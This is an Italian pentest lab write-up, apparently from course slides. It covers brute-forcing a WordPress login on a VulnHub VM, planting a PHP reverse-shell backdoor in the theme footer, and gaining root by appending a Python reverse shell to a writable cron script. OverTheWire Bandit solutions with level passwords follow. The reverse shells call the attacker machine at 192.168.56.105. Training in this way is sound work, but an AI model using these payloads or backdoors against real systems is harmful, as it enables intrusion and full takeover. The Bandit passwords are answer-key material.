

The image shows the WordPress login screen. It features the classic blue 'W' logo at the top. Below it are two input fields: 'Username or Email' and 'Password'. To the right of the password field is a 'Remember Me' checkbox and a blue 'Log In' button. At the bottom of the form are two links: 'Lost your password?' and '← Back to Deprecated WordPress blog'.

http://192.168.56.104/backup_wordpress/wp-login.php

PARTE E

WORDPRESS

Il nostro obiettivo in questa fase è quello di accedere a WordPress così da poter testare possibili exploit. Facendo alcuni test inserendo credenziali casuali vediamo che la pagina risponde in maniera diversa in base ai nostri input. Se usiamo gli username admin e carlo, ad esempio, otteniamo due distinti errori.




PARTE E

WORDPRESS

Questo ci fa capire che anche questo servizio è vulnerabile ad un **user enumeration** e che quindi possiamo sfruttare la cosa per eseguire un brute force mirato.

Per usare questa vulnerabilità possiamo usare **WPScan** ovvero un tool progettato specificamente per la valutazione della sicurezza di siti web basati su WordPress.



Per avviare la scansione usiamo il comando:

```
wpscan --url 192.168.56.104/backup_wordpress --enumerate u
```

Tra i risultati troviamo la sezione **Enumerating Users** che ci mostra la presenza di due user: **john** e **admin**

PARTE 13

WORDPRESS

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 ←

[i] User(s) Identified:

[+] john
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)

[+] admin
| Found By: Author Posts - Display Name (Passive Detection)
| Confirmed By:
|   Rss Generator (Passive Detection)
|   Author Id Brute Forcing - Author Pattern (Aggressive Detection)
|   Login Error Messages (Aggressive Detection)
```

L'username `john` è presente sia nel file `user.txt.bk` trovato nel servizio `ftp` sia nei risultati forniti dal modulo che abbiamo usato su Metasploit. Per questo motivo decidiamo di cominciare il nostro attacco di brute force da questo user. Possiamo usare WPScan stesso per eseguire l'attacco di brute force. Il comando da eseguire è:

```
wpscan --url 192.168.56.104/backup_wordpress --password /usr/share/wordlist/nmap.lst
-U john.
```

Dopo alcuni minuti WPScan è riuscito a trovare la password dell'utente `john`, ovvero `enigma`.

PARTE E

WORDPRESS

Provando le credenziali trovate
riusciamo ad accedere a WordPress.

[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma

Trying john / astig Time: 00:03:48 ←

[!] Valid Combinations Found:

| Username: john, Password: enigma

The screenshot shows a web browser window with the URL `192.168.56.104/backup_wordpress/wp-admin/`. The page title is "Deprecated WordPress blog". The dashboard sidebar includes links for Home, Updates (4), Posts, Media, Pages, Comments, Appearance, Plugins, Users, Tools, and Settings. A message at the top right says "WordPress 4.9.4 is available! Please update now." The main content area displays "At a Glance" stats: 2 Posts, 1 Page, and 1 Comment. It also shows activity from "Mar 7th 2018, 8:08 pm" and "Mar 7th 2018, 8:05 pm". The "Recent Comments" section shows a comment from "Mr WordPress" on the post "Hello world!". The bottom navigation bar includes links for All (1), Pending (0), Approved (1), Spam (0), and Trash (0). On the right side, there's a "Quick Draft" section with a title field and a "Save Draft" button, and a "WordPress News" section listing RSS errors.

PARTE E

WORDPRESS

Ora siamo all'interno del pannello admin di WordPress, ma l'obiettivo rimane quello di ottenere una shell con permessi di root. Quello che possiamo fare è trovare un file PHP in cui iniettare uno script per avere una reverse shell così da prendere il controllo del sistema target.

Per farlo possiamo selezionare nella board laterale Appearance e dopo cliccare su Editor

The screenshot shows the WordPress Admin Panel with a dark-themed sidebar and a light-themed main content area. The sidebar on the left has a blue header labeled 'Appearance' with a gear icon. Below it are several menu items: Themes, Customize, Widgets, Menus, Header, Background, and Editor. The 'Editor' item is highlighted with a blue box. The main content area is titled 'Edit Themes' and shows the 'Twenty Sixteen: Stylesheet (style.css)' file. The code editor contains the content of the style.css file, which includes metadata about the theme, a description, and a note about its license under GPL. At the bottom of the code editor is a blue 'Update File' button. To the right of the code editor is a sidebar titled 'Select theme to edit: Twenty Sixteen' with a 'Select' button. The sidebar lists various theme files with their corresponding file paths: 404 Template (404.php), Archives (archive.php), Comments (comments.php), Theme Footer (footer.php), Theme Functions (functions.php), Theme Header (header.php), Image Attachment Template (image.php), back-compat.php (inc/back-compat.php), customizer.php (inc/customizer.php), template-tags.php (inc/template-tags.php), Main Index Template (index.php), Single Page (page.php), and Search Results (search.php).

```
/*
Theme Name: Twenty Sixteen
Theme URI: https://wordpress.org/themes/twentysixteen/
Author: the WordPress team
Author URI: https://wordpress.org/
Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead with an optional right sidebar that works perfectly for blogs and websites. It has custom color options with beautiful default color schemes, a harmonious fluid grid using a mobile-first approach, and impeccable polish in every detail. Twenty Sixteen will make your WordPress look beautiful everywhere.
Version: 1.2
License: GNU General Public License v2 or later
License URI: http://www.gnu.org/licenses/gpl-2.0.html
Tags: black, blue, gray, red, white, yellow, dark, light, one-column, two-columns, right-sidebar, fixed-layout, responsive-layout, accessibility-ready, custom-background, custom-colors, custom-header, custom-menu, editor-style, featured-images, flexible-header, microformats, post-formats, rtl-language-support, sticky-post, threaded-comments, translation-ready
Text Domain: twentyseventeen

This theme, like WordPress, is licensed under the GPL.
Use it to make something cool, have fun, and share what you've learned with others.
*/

/**
 * Table of Contents
 *
 * 1.0 - Normalize
 * 2.0 - Genericons
 * 3.0 - Typography
 * 4.0 - Elements
 * 5.0 - Forms
 * 6.0 - Navigation
 * 6.1 - Links
*/
```

PARTE E

WORDPRESS

Sulla destra nell'immagine della slide precedente ci sono dei file PHP che possiamo usare per il nostro scopo. Selezioniamo, ad esempio, il Footer e inseriamo il seguente codice malevolo.

```
<?php  
if(isset($_GET['epicode'])) {  
    $ip = '192.168.56.105';  
    $port = 4444;  
    $shell = "/bin/bash -c 'bash -i >& /dev/tcp/$ip/$port  
o>&1"';  
    exec($shell);  
}??>
```

Templates

[404 Template](#)

(404.php)

[Archives](#)

(archive.php)

[Comments](#)

(comments.php)

[Theme Footer](#)

(footer.php)

Questo codice crea una reverse shell nel momento in cui si verifica la condizione dell'if, ovvero al seguito nell'URL della pagina viene inserito il termine **?epicode**.

PARTE E

WORDPRESS

Inseriamo il codice
malevolo nel footer.php e
confermiamo con il tasto
Update File

Twenty Sixteen: Theme Footer (footer.php)

```
<?php
/**
 * The template for displaying the footer
 *
 * Contains the closing of the #content div and all content after
 *
 * @package WordPress
 * @subpackage Twenty_Sixteen
 * @since Twenty Sixteen 1.0
 */
?>

<?php
if(isset($_GET['epicode'])) {
    $ip = '192.168.56.105';
    $port = 4444;
    $shell = "/bin/bash -c 'bash -i >& /dev/tcp/$ip/$port 0>&1'";
    exec($shell);
}
?>

</div><!-- .site-content -->

<footer id="colophon" class="site-footer" role="contentinfo">
    <?php if ( has_nav_menu( 'primary' ) ) : ?>
        <nav class="main-navigation" role="navigation" aria-label="<?php esc_attr_e( 'Footer Primary Menu', 'twentysixteen' ); ?>">
            <?php
                wp_nav_menu( array(
                    'theme_location' => 'primary',

```

Documentation: Function Name... Look Up

Update File

PARTE E

WORDPRESS

Dal lato attaccante mettiamo in ascolto la macchina tramite il comando Netcat **nc -lvp 4444**
A questo punto possiamo attivare il nostro codice PHP usando il seguente URL:

http://192.168.56.104/backup_wordpress/?epicode

Lato Netcat abbiamo la shell attiva

```
(kali㉿kali)-[~]
$ nc -lvp 4444

listening on [any] 4444 ...
connect to [192.168.56.105] from (UNKNOWN) [192.168.56.104] 37845
bash: no job control in this shell
www-data@bsides2018:/var/www/backup_wordpress$
```

PARTE E

WORDPRESS

Usando comandi come **whoami** e **id** scopriamo che siamo nei panni dell'utente www-data che non vanta permessi di root. Dobbiamo effettuare un privilege escalation e per farlo cerchiamo vulnerabilità che ci permettono di eseguire codice malevolo con i nostri attuali permessi. Una possibilità risiede nei cron job. Questo perché molti **cron job** vengono eseguiti con privilegi elevati (ad esempio, come utente root). Se un cron job con privilegi elevati viene compromesso, l'attaccante può ottenere un controllo completo sul sistema. Per controllare gli attuali cron job attivi sulla macchina apriamo il file **crontab** nella cartella **etc**.

```
cat /etc/crontab WordPress blog ✓ Customize 4 9 + New
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *      * * *    root    cd / && run-parts --report /etc/cron.hourly
25 6      * * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --re
eport /etc/cron.daily )
47 6      * * 7    root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.weekly )
52 6      1 * *    root    test -x /usr/sbin/anacron || ( cd / && run-parts --r
eport /etc/cron.monthly )

* *      * * *    root    /usr/local/bin/cleanup
```

PARTE E

WORDPRESS

L'ultimo cron job viene eseguito ogni minuto con permessi root. Andiamo a vedere cosa fa
aprendo il file a cui si riferisce, ovvero **cleanup**

```
cat /usr/local/bin/cleanup
#!/bin/sh

rm -rf /var/log/apache2/*          # Clean those damn logs !!
```

PARTE E

WORDPRESS

Il cron job si occupa di eliminare i logs di apache2 con un bash script. Questo significa che, se abbiamo i permessi di scrittura, possiamo inserire un codice malevolo che viene eseguito insieme al cron job. Visto che vogliamo ottenere una shell con privilegi di root inseriamo un codice python di reverse shell all'interno del file. Per farlo usiamo il seguente codice:

```
echo "python -c
import socket,subprocess,os;
s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);
s.connect((\"192.168.56.105\",1234));
os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);
p=subprocess.call(['/bin/sh','-i']);" >> cleanup
```

PARTE 6

WORDPRESS

Avviamo Netcat in ascolto sulla porta 1234 e dopo pochi istanti otteniamo la nostra revers shell root

```
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

EXONIUS'1

Game

<https://overthewire.org/wargames/bandit/bandit0.html>

Raggiungere il livello massimo possibile.

LIVELLO 13

La password per il livello successivo è memorizzata nel file data.txt , che è un hexdump di un file che è stato compresso ripetutamente, usa il comando "mktemp -d". Quindi copia il file di dati usando cp e rinominalo usando mv

trovandoci al livello 12, possiamo notare la presenza del file data.txt

```
bandit12@bandit:~$ ls  
data.txt
```

La traccia richiede di lavorare su una cartella temporanea, quindi ne andiamo a creare una con il comando:

mktemp -d

```
bandit12@bandit:~$ mktemp -d  
/tmp/tmp.l1Sq931ami
```

Creerà una directory nella quale andremo a copiare al suo interno il file data.txt

Cp data.txt /tmp/tmp.l1Sq931ami

```
bandit12@bandit:~$ cp data.txt /tmp/tmp.l1Sq931ami
```

LIVELLO 13

Dopo di che ci rechiamo alla directory temporanea

```
bandit12@bandit:~$ cd /tmp/tmp.l1Sq931ami
```

e verifichiamo che il file è stato copiato correttamente

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls  
data.txt
```

per facilitare il lavoro con il file data.txt lo rinominiamo con il comando **MV**
rimuovendo l'estensione .txt

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ mv data.txt data
```

ora possiamo convertire il file Hexdump con i caratteri esadecimali in valori binari utilizzando Il comando
Xxd -r data > binary

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ xxd -r data > binary
```

otterremo un file convertito in valori binari chiamato binary

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls  
binary data
```

LIVELLO 13

utilizziamo il comando **file binary** per ottenere informazioni su di esso

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ file binary  
binary: gzip compressed data, was "data2.bin", last modified:
```

possiamo notare che il file è compresso in gunzip

rinominiamo il file da binary con estensione .gz

mv binary binary.gz

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ mv binary binary.gz
```

Lo decomprimiamo

Gunzip binary.gz

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ gunzip binary.gz
```

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls  
binary data
```

Una volta decompresso, Eseguiamo il comando **file binary** di per ottenere ulteriori informazioni

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ file binary  
binary: bzip2 compressed data, block size = 900k
```

LIVELLO 13

Qui possiamo notare che il file è compresso in bzip2
Lo andiamo a decomprimere con **Bunzip2 binary**

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ bunzip2 binary
bunzip2: Can't guess original name for binary -- using binary.out
```

Se andiamo ad eseguire un **ls** possiamo trovare il file unzippato chiamato **binary.out**

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls
binary.out  data
```

rinominiamo **binary.out** in **binary.gz**

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ mv binary.out binary.gz
```

E decomprimiamo un'altra volta con **Gunzip**

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ gunzip binary.gz
```

LIVELLO 13

Ridiamo un **ls**

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls  
binary data
```

E ricontrolliamo le informazioni del file

File binary

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ file binary  
binary: POSIX tar archive (GNU)
```

Ora sarà descritto come "POSIX tar archive" ed è un archivio tar, dunque lo dobbiamo decomprimere con il comando
tar -xf binary

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ tar -xf binary
```

uscirà successivamente un data5.bin

```
bandit12@bandit:/tmp/tmp.l1Sq931ami$ ls  
binary data data5.bin
```

LIVELLO 13

Ottenendo informazioni con **File data5.bin**

```
bandit12@bandit:/tmp/tmp.DedbhlcCUT$ file data5.bin  
data5.bin: POSIX tar archive (GNU)
```

noteremo che anch'esso è un file archiviato in tar, lo dovremmo a decomprimere con **Tar -xf**

```
bandit12@bandit:/tmp/tmp.DedbhlcCUT$ tar -xf data5.bin
```

potremmo notare la presenza di un'altro file data6

```
bandit12@bandit:/tmp/tmp.DedbhlcCUT$ ls  
binary data data5.bin data6.bin
```

che andremo decomprimere con il medesimo con **Tar -xf**

```
bandit12@bandit:/tmp/tmp.DedbhlcCUT$ ls  
binary data data5.bin data6.bin data8.bin
```

Ed otterremo un'altro file chiamato **data8.bin**

LIVELLO 13

Proviamo a decomprimere quest'ultimo **Tar -xf data8.bin**,
ma dando un **ls** non comparirà più nessun altro file

```
bandit12@bandit:/tmp/tmp.DedbhlcCUT$ ls  
binary data data5.bin data6.bin data8.bin
```

A questo punto analizziamo il file data8. sempre con il comando **File data8.bin**

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ file data8.bin  
data8.bin: gzip compressed data, was "data9.bin", last
```

risulterà compresso in gunzip
quindi andiamo a cambiare il formato del file con estensione .gz

Mv data8.bin data8.gz

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ mv data8.bin data8.gz
```

E decomprimiamo con **Gunzip**

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ gunzip data8.gz
```

LIVELLO 13

Fatto ciò visualizziamo di nuovo la cartella con **ls**

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ ls  
binary data data5.bin data6.bin data8
```

Ci apparirà un file **data8**
ottenendo informazioni del file con **File data8**

Potremo visualizzare il formato con descrizione: testo ASCII

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ file data8  
data8: ASCII text
```

Visualizziamo con Cat **data8**

```
bandit12@bandit:/tmp/tmp.tELHPhLBY1$ cat data8.bin  
The password is F05dwFsc0cbaIiH0h8J2eUks2vdTDwAn
```

successivamente avremo la password

F05dwFsc0cbaIiH0h8J2eUks2vdTDwAn

LIVELLO 13

Eseguiamo il log sul servizio SSH del livello bandit13 utilizzando la password trovata in precedenza,

Ssh Bandit13@bandit.labs.overthewire.org -p 2220

Password: F05dwFsc0cbaIiH0h8J2eUks2vdTDwA1

e saremo dentro

LIVELLO 21

Nell'esercizio 21 troviamo file cron, ovvero un servizio nei sistemi Unix e Linux che esegue comandi o script a intervalli regolari o in momenti specifici. I file di cron sono utilizzati per pianificare e automatizzare compiti di sistema, come backup, aggiornamenti e manutenzione.

```
bandit21@bandit:/etc/cron.d$ ls
cronjob_bandit22  cronjob_bandit23  cronjob_bandit24  e2scrub_all  otw-tmp-dir  sysstat
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22
@reboot bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
* * * * * bandit22 /usr/bin/cronjob_bandit22.sh &> /dev/null
bandit21@bandit:/etc/cron.d$ cat cronjob_bandit22.sh
cat: cronjob_bandit22.sh: No such file or directory
bandit21@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit22.sh
#!/bin/bash
chmod 644 /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
cat /etc/bandit_pass/bandit22 > /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
bandit21@bandit:/etc/cron.d$ cat /tmp/t706lds9S0RqQh9aMcz6ShpAoZKF7fgv
tRae0UfB9v0UzbCdn9cY0gQnds9GF58Q
```

tramite il cat possiamo vedere il codice all'interno del file "cron_job22" che sostanzialmente scrive la password contenuta in /etc/bandit_pass/bandit22 in un file nella directory /tmp/. Aprendo quel file si può leggere in chiaro la password per l'esercizio successivo.

LIVELLO 22

Questo è il livello massimo che abbiamo raggiunto e superato:

```
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23
cat: /usr/bin/cronjob_bandit23: No such file or directory
bandit22@bandit:/etc/cron.d$ cat /usr/bin/cronjob_bandit23.sh
#!/bin/bash

myname=$(whoami)
mytarget=$(echo I am user $myname | md5sum | cut -d ' ' -f 1)

echo "Copying passwordfile /etc/bandit_pass/$myname to /tmp/$mytarget"

cat /etc/bandit_pass/$myname > /tmp/$mytarget
bandit22@bandit:/etc/cron.d$ cd
bandit22@bandit:~$ whoami
bandit22
bandit22@bandit:~$ md5sum bandit22
md5sum: bandit22: No such file or directory
bandit22@bandit:~$ echo I am user bandit22 | md5sum | cut -d ' ' -f 1
8169b67bd894ddbb4412f91573b38db3
bandit22@bandit:~$ cat /tmp/8169b67bd894ddbb4412f91573b38db3
tRae0UFB9v0UzbCdn9cY0gQnds9GF58Q
bandit22@bandit:~$ echo I am user bandit23 | md5sum | cut -d ' ' -f 1
8ca319486bfBBC3663ea0fbe81326349
bandit22@bandit:~$ cat /tmp/8ca319486bfBBC3663ea0fbe81326349
0Zf11ioIjMVN551jX3CmStKLYqjk54Ga
```

In questo livello abbiamo riscontrato la stessa dinamica del livello precedente ma il codice de file shell era un po' più complicato in quanto calcola l'hash MD5 della stringa "I am user bandit23" e lo usa come nome del file e poi copia la password di bandit23 in un file nella direcotry /tmp/.

Aprendo quel file si può leggere in chiaro la password per l'esercizio successivo.

ENGLISH

Scaricare ed importare una macchina virtuale da questo link:

[https://www.vulnhub.com/entry/dina - 101,200 /](https://www.vulnhub.com/entry/dina - 101,200/)

L'ipotesi è che noi andiamo in azienda e dobbiamo attaccare quella macchina / quel server dall'interno dell'azienda, di cui non sappiamo nulla, per questo è detto test di BlackBox.

Non vengono fornite indicazioni sulla configurazione delle macchine
Usare il terminale predefinito di Kali (o Parrot)

